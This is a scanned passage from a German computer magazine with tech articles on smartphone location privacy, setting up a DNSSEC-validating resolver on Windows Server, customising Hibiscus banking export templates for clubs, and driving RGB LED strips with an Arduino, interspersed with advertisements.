Ob Apps, die den Standort abfragen dürfen, solche sensiblen Daten nur innerhalb der App verwenden oder auch ins Internet senden, bleibt bei allen Betriebssystemen verborgen. Nach unseren Erfahrungen muss man aber davon ausgehen, dass Ortsdaten im Zweifel auch weitergegeben werden (siehe c't 5/14, S. 82).

#### Handy aus, Ortung aus?

**?** Kann ein ausgeschaltetes Smartphone geortet werden?

**!** Nein. Uns sind keine Smartphone-Modelle bekannt, die von außen erreichbar bleiben, wenn sie ausgeschaltet sind. Denkbar ist höchstens, dass ein Smartphone – zum Beispiel von einem Geheimdienst – manipuliert wird, um dem Nutzer einen ausgeschalteten Zustand vorzutäuschen.

Allerdings muss das Smartphone auch wirklich komplett ausgeschaltet sein. Der Standby-Modus mit ausgeschaltetem Display reicht nicht, denn in diesem bleibt das Smartphone weiter zumindest für den Mobilfunk-Provider auffindbar. (acb)

# CUBOS INTERNET NUTZT UNSERE SIP-TRUNK LÖSUNG!

Dank connectPlus kann die **cubos Internet GmbH** die Anrufe für ihre webbasierte Software GroupAlarm abwickeln. Die modulare Anwendung steht Behörden und Unternehmen als Software as a Service (SaaS) zur Verfügung und wird für Notfallhotlines und im Krisenmanagement eingesetzt. Kunden loben die Einfachheit, Effizienz und schnelle Alarmierung des Systems.

Lukas Rademacher schätzt an connectPlus die hohe Flexibilität und viele Erweiterungsmöglichkeiten.

## connectPlus ist die Lösung!

Entdecken auch Sie die zahlreichen Vorteile unserer Reseller-Lösung. Agieren Sie als eigenständiger Telefonanbieter und nutzen Sie mit Ihrem SIP-Server unser Telefonsystem. Mit unserem REST-Webservice (API) steht Ihnen zudem eine automatische Schnittstelle für den Bezug von geografischen Rufnummern sowie vielen weiteren Optionen zur Verfügung. Nutzen Sie für bestehende Rufnummern unseren Portierungsservice.



Rufnummernbereitstellung  
in Echtzeit



Terminierung & Originierung  
via SIP-Trunk

Lukas Rademacher

## connectPlus

Setzen Sie unseren  
SIP-Trunk flexibel für  
Ihre Anforderungen ein!

ab 0,-\*

Lukas Rademacher  
Programmierer  
[www.cubos-internet.de](http://www.cubos-internet.de)



[www.outbox.de/ct](http://www.outbox.de/ct)

0800 / 68 82 69 24



\* Mindestumsatz je Kalenderjahr 29,75 € brutto (25,00 € netto), jeweils am 01.01. eines Jahres bzw. im ersten Jahr bei Vertragsabschluss fällig. Bei Nutzung des Produktes fallen ggfs. Minutenentgelte für ausgehende Gespräche an. Die Abrechnung von Gesprächsanfragen erfolgt im 30/30-Takt und Prepaidverfahren. Vollständige Preisinformationen unter [www.outbox.de/ct](http://www.outbox.de/ct). Alle Preise inkl. 19% MwSt. Das Angebot richtet sich ausschließlich an Unternehmen bzw. Gewerbetreibende. Für Privatkunden ist das Angebot nicht bestellbar bzw. erhaltlich. Ein Angebot der outbox AG, Ernst-Hoffmann-Str. 1a, 50966 Köln.

Florian Klan

# Lügendetektor fürs LAN

## Windows Server validiert DNS-Antworten fürs Firmennetz

**Ob PC, Tablet oder Smartphone, kein Netzwerk-Client prüft, ob DNS-Antworten unverfälscht und vertrauenswürdig sind. So können Hacker arglose Nutzer über eingeschleuste DNS-Antworten auf ihre eigenen Websites umleiten, um etwa Passwörter auszuspähen. Dagegen hilft ein Resolver im LAN, der DNS-Antworten mit DNSSEC validiert.**

Alle Clients eines LANs lassen sich auf einen Schlag mit DNSSEC absichern, indem man einen validierenden Resolver aufsetzt, den jedes Gerät zur Namensaufführung verwendet. Das bietet einen Sicherheitsgewinn bei der Kommunikation mit Domains, die ihre DNS-Info mit DNSSEC absichern und lässt sich komplett von Admin-Seite her erledigen. Wie man einen lokalen Resolver auf einzelnen Clients einrichtet, haben wir beschrieben [1, 2]. Das Nachfolgende erklärt die Einrichtung eines DNSSEC-Resolvers auf Windows Server 2012 R2. Als Restrisiko bleibt, dass die DNS-Antworten innerhalb des Firmen-LAN manipuliert werden können. Zum Schutz davor sichern Sie die Kommunikation zwischen Windows-Clients und dem DNS-Resolver per IPSec. Eine Anleitung dazu finden Sie über den c't-Link am Ende dieses Beitrags. Für Clients mit anderen Betriebssystemen funktioniert das leider nicht.

DNSSEC nutzt zur Überprüfung von DNS-Antworten die hierarchische Struktur des Domain Name System. Dabei markieren die Inhaber übergeordneter Domains – genauer Zonen – die jeweils untergeordneten als vertrauenswürdig und bilden so eine Vertrauenskette (Chain of Trust). Sie verläuft von der Stammzone der ICANN (Root-Zone) abwärts. Wenn ein DNSSEC-Resolver eine DNS-Antwort erhält, prüft er, ob die Antwort unverfälscht ist und ob der antwortende DNS-Server zur Vertrauenskette gehört. Dazu rechnet er dessen und die Signaturen der übergeordneten Server bis zur Root-Zone gegen, was den Datenverkehr erhöht. Die Signatur der Root-Zone kann er nicht prüfen, da sie keine übergeordnete Instanz besitzt. Darum muss der Server-Admin diese Signatur selbst prüfen.


Bei einzelnen Administratoren steht DNSSEC im Verruf, das Netzwerk mit zusätzlichen Vali-

dierungspaketen zu belasten und Latenzen in die Höhe zu treiben. Die wenigen zusätzlichen Pakete lasten moderne Gigabit-Netze jedoch kaum aus. Die Antwortzeit des DNS-Resolvers steigt bei Domains, die DNSSEC bereits unterstützen, tatsächlich in geringem Umfang an. Eine DNS-Abfrage der IP-Adresse von iana.org dauert ohne DNSSEC in unserem Beispieldlaufbau rund 270 Millisekunden. Läuft die Anfrage über den DNSSEC-fähigen Resolver des Windows Servers, dauert sie 360 Millisekunden. Unbound als auf dem Client installierter Resolver brachte es auf 347 Millisekunden. Diese Unterschiede fallen im Alltag also kaum auf.

### DNSSEC für alle

Falls Sie Ihren Server nicht schon als Resolver ohne DNSSEC-Validierung nutzen, installieren Sie zunächst die DNS-Rolle. Öffnen Sie den Servermanager und wählen unter „Verwalten“ den Punkt „Rollen und Features hinzufügen“. Klicken Sie im Assistenten dreimal auf „Weiter“, markieren „DNS“, wählen „Features hinzufügen“ und arbeiten den Dialog gemäß den Bildschirmanweisungen durch.

DNSSEC lässt sich über die Bedienoberfläche an- und abschalten. Das hilft etwa, um



Einmal eingerichtet, kann man DNSSEC im Windows-Server per Mausklick ein- und ausschalten – praktisch für Experimente.

das Datenaufkommen mit und ohne DNSSEC-Validierung zu vergleichen. Das Häkchen finden Sie, indem Sie im Dashboard unter „Tools“ den Punkt „DNS“ wählen, per Rechtsklick die Eigenschaften des DNS-Servers öffnen und zum Reiter „Erweiter“ wechseln.

Damit ein DNS-Resolver den Anfang der Vertrauenskette kennt, müssen Sie den Trust Anchor (Root-Key) von der Webseite der IANA herunterladen (siehe c't-Link). In Windows-Server lässt sich der Root-Key nicht ohne Weiteres einbinden, da er nicht im passenden Format vorliegt. Um ihn dennoch ins System zu integrieren, gibt es verschiedene Wege. Der einfachste führt über ein wenig bekanntes Powershell-Kommando, das die Datei in einem Rutsch herunterlädt, umwandelt und ins System einbindet. Um sicherzugehen, dass es sich um den unverfälschten Key handelt, laden Sie ihn vorher manuell herunter und überprüfen seinen Hash, etwa mittels PGP.

Öffnen Sie dann ein Powershell-Fenster mit Administrator-Rechten und geben Sie ein:

```
Add-DnsServerTrustAnchor -Root
```

Danach lesen Sie den Vertrauenspunkt mit dem Befehl `Get-DnsServerTrustPoint` in der Powershell aus. Steht dort unter TrustPoint-Name ein Punkt und daneben „Active“, so war der Vorgang erfolgreich und die Resolver-Einrichtung ist abgeschlossen.

### Clients einbinden

Damit die Clients den Resolver verwenden, verteilen Sie dessen IP-Adresse per DHCP etwa über die DHCP-Rolle des Windows Servers oder per Router. Der Resolver validiert Anfragen für IPv4- und IPv6-Adressen im Internet unabhängig davon, über welches der beiden Protokolle er im LAN mit den Clients kommuniziert.

Testen Sie danach, ob der DNS-Resolver wirklich validiert. Seiten wie [dnssec.vs.uni-due.de](http://dnssec.vs.uni-due.de) prüfen nur lokal auf dem PC installierte Resolver und liefern mit einem externen falsche Resultate. Um den externen Resolver von einem Client aus zu prüfen, laden Sie Bind herunter (siehe c't-Link). Wählen Sie bei der Installation „Tools only“. Unter Windows öffnen Sie ein Eingabeaufforderungsfenster und wechseln in das Verzeichnis `C:\Program Files\ISC BIND 9\bin`. Führen Sie dort `dig iana.org +dnssec` aus (auf dem Server nutzen Sie vor dem Domainnamen `@localhost`). Erscheint in der Antwort das ad-Flag (Authenticated Data), so ist sie validiert. (fkn)

### Literatur

- [1] Carsten Strotmann, Namen-Checker, DNSSEC für Clients und Client-Netze einrichten, c't 18/14, S. 165
- [2] Dušan Živadinović, Besiegelte Wegweiser, Linux, Mac OS X und Windows per DNSSEC absichern, c't 21/10, S. 168

**c't** DNS-Software, Technet-Infos: [ct.de/yb2j](http://ct.de/yb2j)

# FÜR ROOTINERS.

iX. WIR VERSTEHEN UNS.

**Jetzt auch für Android!  
Das Mini-Abo testen:**



3 Hefte + 16GB USB-Stick nur 13,50 Euro  
[www.iX.de/digital](http://www.iX.de/digital)



Sie wollen Zugriff auf alle Fakten? Nehmen Sie ihn sich – iX ab sofort auch als Android-App. Testen Sie 3 aktuelle Ausgaben jetzt komplett papierlos auf Ihrem Android/iOS-Tablet & -Smartphone per HTML5 oder PDF zum Vorzugspreis. Jetzt zugreifen: [www.iX.de/digital](http://www.iX.de/digital)



Mirko Dölle

# Maßgeschneidert für den Verein

## Export-Templates von Hibiscus anpassen

Mit Hibiscus behalten nicht nur Privatpersonen ihre Finanzsituation im Blick, das kostenlose Programm lässt sich auch gut in kleinen Vereinen einsetzen. Angepasste Export-Templates vereinfachen dem Schatzmeister die Arbeit.

Schatzmeister lassen sich in vielen Vereinen nur schwer finden, denn das Amt ist mit einem Arbeitsaufwand verbunden: Alle Buchungen der Kontoauszüge müssen im Rechner erfasst und den richtigen Buchungskonten und Quittungen zugeordnet werden. Die kostenlose Finanzverwaltung Hibiscus, ein Java-Programm für Windows, MacOS X und Linux, nimmt dem Schatzmeister viel Arbeit ab, indem es sämtliche Kontobewegungen online via HBCI abruft. Durch die Anpassung eines Exportfilters können Sie außerdem künftig Ausgabenbelege automatisch von Hibiscus erstellen lassen.

Hibiscus verwendet das Jameica-Java-Framework; beides bekommen Sie auf der Homepage des Entwicklers zum Download angeboten (siehe c't-Link am Ende des Artikels). Eine aufwendige Installation ist nicht erforderlich. Es genügt, das Zip-Archiv zu entpacken. Wer c't Bankix verwendet, kann Hibiscus über die Synaptic-Paketverwaltung installieren. Das Programm kennt zwei Typen von Exportfiltern, interne und externe. Der Aufbau und das Aussehen interner Formate, etwa für PDF-Dateien, lassen sich nur im Quellcode von Hibiscus anpassen. Externe Exportfilter hingegen verwenden Templates aus dem Unterverzeichnis `plugins/hibiscus/lib/velocity`, die Sie mit einem einfachen Editor anpassen können.

Die Dateinamen enthalten den in Java gebräuchlichen Klassenpfad von Objekten als Prefix. Bei Hibiscus besteht der aus de.willuhn.jameica.hbci.rmi. und der Endung .vm. Der übrige Teil des Dateinamens gibt einen Hinweis auf den Einsatzzweck des Exportfilters: Umsatz.csv etwa enthält die Definition für den CSV-Export der Kontoumsätze und Auslandsüberweisung-detailliert.html den detaillierten HTML-Export für SEPA-Überweisungen (früher Auslandsüberweisungen), wie sie heute auch für Vereine Pflicht sind. Weitere Exportfilter können Sie auf diesem Weg nicht hinzufügen – dazu wären Änderungen im Quellcode notwendig.

Das Template für den detaillierten HTML-Export von Auslandsüberweisungen besteht überwiegend aus einer HTML-Datei, in die Steueranweisungen und Ausgabefunktionen eingebettet wurden. Hier ein Auszug:

```
<tr>
<td class="left">Ausgeführt:</td>
<td class="ausgefuehrt_{$t.ausgefuehrt()}">
#if($t.ausfuehrungsdatum)
    am ${!longdateformat.format($t.ausfuehrungsdatum)}
#elseif($t.ausgefuehrt())
    zur Ausführung an die Bank übermittelt
#else
    offen

```

```
#end
</td>
</tr>
```

Das Fragment enthält eine Zeile der HTML-Tabelle, die den Status einer Überweisung zeigt: offen, an die Bank übermittelt oder bereits ausgeführt – wobei dann das Datum dargestellt wird. Hibiscus-Steueranweisungen stehen stets hinter einer Raute (#), hier eine If-Anweisung mit den Elementen if, elseif, else und end. Den Inhalt von Objekten oder das Ergebnis von Funktionen können Sie ausgeben lassen, indem Sie an der gewünschten Stelle die Zeichenfolge \$ oder \$! gefolgt von dem Objekt oder einer Ausgabe-funktion einfügen.

In der dritten Zeile sorgt der Wert der Funktion \$t.ausgefuehrt(), „true“ oder „false“, für die Anwendung eines CSS-Stils. Die If-Anweisung in der vierten Zeile überprüft, ob für die Überweisung bereits ein Ausführungsdatum (\$t.ausfuehrungsdatum) gespeichert ist. Dann wäre die Überweisung bereits ausgeführt worden und das Ausführungsdatum wird angezeigt, formatiert von der Funktion longdateformat.format(). Gibt es noch kein Ausführungsdatum, obwohl die Überweisung als ausgeführt markiert ist (\$t.ausgefuehrt() in Zeile 6), so wurde sie noch nicht von der Bank bestätigt.

Die Exportfunktion lässt sich auch bei mehreren markierten Überweisungen anwenden, eine foreach-Schleife arbeitet sie Buchung für Buchung ab:


```
<body>
<h1>SEPA-Überweisungen - detailliert</h1>
<h2>${!dateformat.format($datum)}</h2>
#foreach($t in $objects)
    ...
#end
</body>
```

Bei \$objects handelt es sich um ein Array, dessen erstes Objekt \$t zugewiesen wird. Zudem kennt Hibiscus die set-Anweisung für die Zuweisung von Objekten:

```
#set($konto = $umsatz.Konto)
```

Damit können Sie die Schreibweise von Anweisungen vereinfachen, wenn Sie mehrfach auf tief liegende Elemente eines Objekts zu greifen müssen.

Um Hibiscus für die Kontenführung eines Vereins besser einsetzen zu können, haben wir das Template so angepasst, dass es einen Ausgabenbeleg mit Unterschriftenfeldern zum Gegenzeichnen der Zahlung erzeugt. Dazu wurde die HTML-Tabelle umgestaltet und per CSS mit Größenangaben in Millimetern versehen, um einen korrekten Ausdruck zu gewährleisten. Das Vereins-Template finden Sie über den c't-Link am Ende des Artikels zum Download.



Mit der Export-Funktion aus dem Kontextmenü (rechte Maustaste) lassen sich Ausgabenbelege aus zuvor angelegten Überweisungen erstellen.

Fälligkeitsdatum: 27.10.2014  
Betrag: 115,67 EUR  
Name des Empfängers: Werra Verlag Kultur GmbH  
IBAN des Empfängers: DE85522500300000078071  
BIC des Empfängers: HELADEF1ESW  
Konto des Auftraggebers: Giro Sparkasse, Kto. 16488 [Sparkasse Werra-Meißner]  
Verwendungszweck: RefNr. 4400052500, Einladung JHV  
Ausgeführt: offen

Das Template für den Überweisungs-Export lässt sich für Vereine zum Erstellen von Ausgabenbelegen modifizieren.

Dem Schatzmeister erleichtert das Template die Arbeit, da sämtliche Daten nur noch ein Mal eingegeben werden: Für jede anstehende Zahlung füllt man eine neue Überweisung aus, lässt sie aber noch nicht ausführen – es fehlt ja noch die Gegenzeichnung durch ein zweites Vorstandsmitglied. Mit dem Vereins-Template druckt man nun Ausgabenbelege für die Zahlungen aus, unterzeichnet sie und lässt sie gegenzeichnen. Anschließend genügt es, in Hibiscus die vorbereitete Überweisung ausführen zu lassen und das Ausführungsdatum von Hand auf dem Beleg zu

notieren. Sollte eine Überweisung ausnahmsweise einmal nicht bestätigt werden, kann man sie einfach löschen oder etwaige Fehler korrigieren und einen neuen Ausgabenbeleg erstellen.

Sollten Ihnen Datenfelder im Export fehlen, lohnt sich der Blick in die CSV-Templates von Hibiscus. Dort finden Sie nahezu alle verfügbaren Datenfelder eines Objekts, wobei die Groß-Kleinschreibung keine Rolle spielt. Ein Feld fehlt aber sämtlichen Templates: Die interne fortlaufende Buchungsnummer, die Hibiscus jeder Kontobewegung zuordnet.

Dieses lautet einfach ID und kann in den Templates für die Kontoumsätze eingesetzt werden, etwa Umsatz.html:

<td>\$!t.ID</td>

Das hilft nicht nur dem Steuerberater, sondern auch dem Kassenprüfer bei der Zuordnung der Buchungen zu den gesammelten Belegen. (mid)

**ct** Vereins-Template für Hibiscus:  
[ct.de/f32](http://ct.de/f32)

**iX KOMPAKT SECURITY**  
4/2014

## Sicher im Netz

Wirtschaftsspionage: Wie Wirtschaftsspionage funktioniert  
Cybercrime – gezielter Angriff statt Massenattacke

- Forensik: Die Verschleierungstaktiken der Kriminellen „Forensic Readiness“ im Unternehmen
- Mobile: Systematische Sicherheitstests für Apps  
Sicher programmieren mit Apples Swift
- Soziale Medien: Grundschutz pragmatisch realisieren  
Gretchenfrage: „Wie sicher sind wir?“
- Cloud: Unternehmensdaten sicher hosten  
Erstes Audit für Cloud-Provider
- Penetration Testing: Penetration Testing für Android, iOS und Windows Phone

# CLEVER UNTERWEGS

iX. MEHR WISSEN.

iX KOMPAKT informiert Sie umfassend über das Thema Sicherheit im Netz und hält jede Menge wertvolle Tipps und Informationen für Sie bereit.

## Inklusive der Themen:

- IT-Gefährdungen
- Mobile Security
- Computerforensik
- Sichere Cloud
- Verschlüsselung
- Sicherheitsmanagement

+ Große Heft-DVD

mit „Snowden-Distribution“ für vertrauliche Kommunikation und Verschlüsselung sowie nützliche Werkzeuge für Sicherheitstests

Bestellen Sie Ihr Exemplar für € 12,90\*:

□ shop.heise.de/ix-security □ service@shop.heise.de □ 02152 915229

**heise shop**  
[shop.heise.de/ix-security](http://shop.heise.de/ix-security)

Tim Gerber

# Eine Kette Buntes

## RGB-Lichterketten mit Arduino steuern

RGB-Lichterketten inklusive Fernbedienung gibt es im Baumarkt um die Ecke recht günstig. Online werden sogar Varianten angeboten, bei denen sich die Farbe jeder einzelnen LED einstellen lässt. Wirklich interessante Lichteffekte kann man damit aber erst zaubern, wenn man einen Mikrocontroller anschließt. Das ist denkbar einfach.

**S**elbstklebenden RGB-Leuchtstreifen liegt meist auch gleich eine kleine Infrarot-Fernbedienung bei. Damit kann man die LEDs dimmen, Farben einstellen und diese speichern. Viel mehr können diese Dinger nicht. Die eigentliche Steuerelektronik steckt in einem kleinen weißen Kästchen: Ein Mikrocontroller vom Typ ATtiny wertet die Infrarotsignale der Fernbedienung aus, ein Zwei-ter erzeugt die Impulse für die Pulswidtemodulation (PWM, siehe c't 24/14, S. 204), über die die Helligkeit der in jeder RGB-LED steckenden Farben Rot, Grün und Blau gesteuert wird. Drei Feldeffekt-Transistoren (MOSFETs) verstärken am Ende den Strom für die vielen LEDs auf dem Streifen.

Die drei MOSFETs kann man auch benutzen, um die Lichterkette mit einem einfach zu programmierenden Mikrocontroller-Board wie dem Arduino selbst anzusteuren. Dazu muss man lediglich jeweils eines der drei Beinchen der Transistoren von der Platine lösen und mit einem PWM-Ausgang des Arduino verbinden. Zusätzlich muss man noch die Massen der RGB-Elektronik und des Arduino miteinander verbinden – die Stromversorgung kann getrennt bleiben – und schon steht der schönsten Farbbeleuchtung per Arduino-Programm nichts mehr im Weg. Den abzutrennenden Anschluss der MOSFETs bezeichnet man als Gate und er befindet sich in aller Regel links, wenn man von vorn auf den Transistor schaut. Andere Anschlussvarianten sind uns jedenfalls noch nicht untergekommen. Man erkennt das richtige Beinchen aber auch an der Schaltung auf der Platine: Es ist mit dem kleinen Mikrocontroller verbunden, das mittlere mit den LEDs und das rechte mit Masse.

Auf die Fernbedienung reagiert der Leuchtstreifen dann natürlich nicht mehr. Wegwerfen muss man sie deshalb aber nicht. Vielmehr kann man die zu den MOSFETs gehenden Signale, von denen sie abgetrennt

wurden, ebenfalls zu Digitalpins des Arduino leiten und dort den jeweiligen Wert mit dem Befehl `pulseIn(pin, value)` auslesen. Die Funktion liefert die Dauer eines Intervalls (HIGH oder LOW) in Mikrosekunden zurück. Je länger der High-Zustand, desto heller soll die jeweilige Farbe leuchten. So kann man beispielsweise per Fernbedienung eine bestimmte Farbe einstellen und diese dann vom Arduino von Hell nach Dunkel pulsieren lassen oder Ähnliches. Man kann die von der Fernbedienung gesendeten Werte aber beispielsweise auch als Zeitparameter für Lichteffekte nutzen.

### Überlebenshilfe

Sollte die RGB-Elektronik das Hacking wider Erwarten nicht überleben, so ist das auch nicht weiter dramatisch. Geeignete MOSFETs kosten etwa einen Euro und eine Ersatzschaltung wie in c't 1/14 auf Seite 159 beschrieben ist schnell gebaut. Alternativ gibt es vom belgischen Hersteller Velleman ein spezielles Arduino-Shield für den Anschluss eines RGB-Leuchtstreifens. Es ist ebenfalls mit drei MOSFETs bestückt und als Bausatz für etwa


14 Euro oder fertig für 25 Euro im Elektronik-Handel zu bekommen [1].

### Noch bunter

Noch eleganter als die Standard-RGB-Streifen aus dem Baumarkt sind solche, die das Ansteuern jeder einzelnen LED mit RGB-Werten erlauben. Jede LED hat hier ihren eigenen Controller integriert, der die PWM-Signale für ihre drei Farben selbst erzeugt. Solche Streifen werden bislang fast ausschließlich in Online-Auktionen angeboten und sind auch einiges teurer als die einfachen RGB-Streifen. So kosten 60 LEDs mit eingebautem Controller etwa 22 Euro, ein Meter mit 144 solchen LEDs um die 55 Euro. Aber was man mit ihnen machen kann, ist faszinierend: Man benötigt neben Masse und Versorgungsspannung nur eine einzige Datenleitung, um jeder LED getrennte Werte für Rot, Grün und Blau jeweils von 0 bis 255 zu schicken.

Der in die LEDs integrierte Controller hört meist auf die Bezeichnung WS2812B. Es gibt ihn in verschiedenen Varianten aber auch einzeln, also ohne LED, etwa als WS2803 mit insgesamt 18 PWM-Ausgängen. An diese ICs kann man also auch andere LEDs anschließen, wenn man zum Beispiel etwas Einfarbiges programmieren will. Die LEDs mit eingebautem WS2812B gibt es ebenfalls einzeln zu kaufen. Der Aufwand, eine größere Zahl von ihnen zu verdrahten, ist allerdings nicht zu unterschätzen. Rechnet man noch das Material für die Verdrahtung hinzu, wird's bestimmt auch nicht billiger. Zusätzlich benötigt man noch Vorwiderstände und je Controller einen kleinen Kondensator. In der Regel kauft man die LEDs also am günstigsten auf den gängigen Klebestreifen, die all das schon mitbringen, zumal man diese auch beliebig zerschneiden kann.

Eine einzige RGB-LED zieht bei voller Helligkeit in Weiß etwa 60 Milliampera, 20 Stück davon brauchen also bereits 1,2 Ampere. Bei



Der LED-Streifen mit WS2812B-Controller kann beliebig aufgetrennt werden.





Die Elektronik einer RGB-Lichterkette lässt sich mit wenigen Handgriffen mit einem Arduino verbinden und dann mit einem selbst geschriebenen Programm steuern.

Auch mit dem RGB-Shield von Velleman lassen sich RGB-Lichterketten einfach per Arduino ansteuern.



solchen Strömen und der relativ geringen Spannung von 5 Volt machen sich Verluste (Spannungsabfall) in zu dünnen Zuleitungen schnell bemerkbar: Die Leitungen werden warm und die LEDs erreichen nicht ihre volle Helligkeit. Wer Streifen von mehreren Metern einsetzen will, sollte deshalb den Strom an mehreren Punkten zuführen und dafür recht dicke Leitungen von mindestens 0,75 mm<sup>2</sup> Querschnitt verwenden.

Die Ansteuerung solcher LED-Ketten mit WS2812B-Controllern per Arduino ist ausgesprochen simpel: Die Bibliothek FastLED kümmert sich um alle Details der Kommunikation. Zur Initialisierung muss man den Chip-type angeben sowie die Zahl der LEDs und die Nummer des Datenpins. Per Voreinstellung ist die Reihenfolge, in der die Farbwerte Rot, Grün und Blau angesteuert werden, vertauscht, sodass die in der Bibliothek definierte Farbe Red als Grün erscheint. Die korrigiert man durch die Angabe „RGB“ bei der Initialisierung. Die gesamte Programmzeile sieht dann so aus: `FastLED.addLeds<WS2812B, DATA_PIN, RGB>(leds, NUM_LEDS)` und schon kann es losgehen.

Die eigentlichen Farbdaten schreibt man in ein Array, das man mit dem Befehl `fastLED.show()` an die LED-Controller schickt. Die Bibliothek enthält einige Standard-Farben als Definition, sodass man sie etwa mit `CRGB::Red` direkt zuweisen kann. Mit der Funktion `CRGB(r, g, b)` kann man fast jede ge-

wünschte Farbe aber auch aus drei Werten von jeweils 0 bis 255 zusammensetzen.

Durch die Möglichkeit, für jede LED den Farbwert individuell festzulegen, ergeben sich unzählige Varianten für ansprechende Lichteffekte. Man kann das Programm dafür entweder direkt auf dem Arduino laufen lassen oder lediglich dessen USB-Schnittstelle nutzen, um Lichteffekte am PC zu programmieren und die Farbwerte für die LEDs an den Arduino zu übertragen. Unter dem c't-Link am Ende des Artikels bieten wir ein Beispielprogramm in C# nebst zugehörigem Arduino-Pendant an, das die Farbe eines durch die Lichterkette laufenden Punktes mit 3 Rollbalken am PC verändert.

### Kreativ werden

In Kombination mit den diversen Sensoren zum Beispiel für Temperatur, Luftdruck, Helligkeit, Bewegungsmeldern und dergleichen mehr, die es für den Anschluss an einen Arduino im einschlägigen Fachhandel gibt, eröffnen sich unzählige Varianten, die Farben einer RGB-Lichterkette zu steuern. Noch mehr Möglichkeiten bieten die mit Einzel-controllern versehenen Streifen. Eine schöne Anwendung wäre beispielsweise ein Wandthermometer, das die Temperatur mit einem wandernden Lichtpunkt anzeigt und dabei je nach Temperatur dessen Farbe und die des Hintergrundes wechselt. Im Zusammenspiel

mit einer Kinect (siehe Artikel auf Seite 176) kann man beispielsweise auch die Bewegung eines Fingers mit einer LED verfolgen. Auch den aktuellen Tabellenplatz der Lieblingsmannschaft könnte man so anzeigen. Ein Tipp an die Bayern-Fans: Sie können sich Arbeit sparen und dürfen die LEDs fest auf „Platz 1“ verdrahten. (tig)

### Literatur

- [1] Tim Gerber, Arduino-Shields zum Selbstlöten, c't Hacks 3/14, S. 13
- [2] Tim Gerber, Wandleuchten, Ambilight für den PC selbst gebaut, c't 1/14, S. 158
- [3] Tim Gerber, Sternstunden, Einsteiger-Projekt: LED-Lichteffekte mit Arduino, c't 24/14, S. 204
- [4] Tim Gerber, Schrumpfkur, Arduino-IDE zum Programmieren von ATtiny-Microcontrollern zweckentfremden (im Beispiel LEDs dimmen), c't 4/14, S. 178

**c't** Beispielcode und mehr: [ct.de/y2tn](http://ct.de/y2tn)

Bei LED-Leuchtstreifen mit WS2812B-Controllern kann man jede einzelne LED separat ansteuern und so beispielsweise Farbpunkte wandern lassen oder einen Wabereffekt in den Farben des Lieblingssportvereins erzeugen.

# Für Wissenshungrige

## Ausgewählte Fachliteratur

Bestseller



Ruth Suehle, Tom Callaway  
**Hacks für Raspberry Pi**

In Raspberry Pi Hacks wird das gesamte Einsatzspektrum des Single-Board-Computers Raspberry Pi dargestellt. In 65 ausführlichen Hacks wird die optimale Konfiguration des Mikrocontrollers behandelt, die bestmögliche Linux-Lauffähigkeit, der Raspberry Pi in der Hausautomation sowie im Multimedia-Einsatz.

Auch als eBook erhältlich!

ISBN 9783955616328  
[shop.heise.de/raspberrypi](http://shop.heise.de/raspberrypi)

27,90 €




Erik Bartmann  
**Die elektronische Welt mit Arduino entdecken, 2. Auflage**

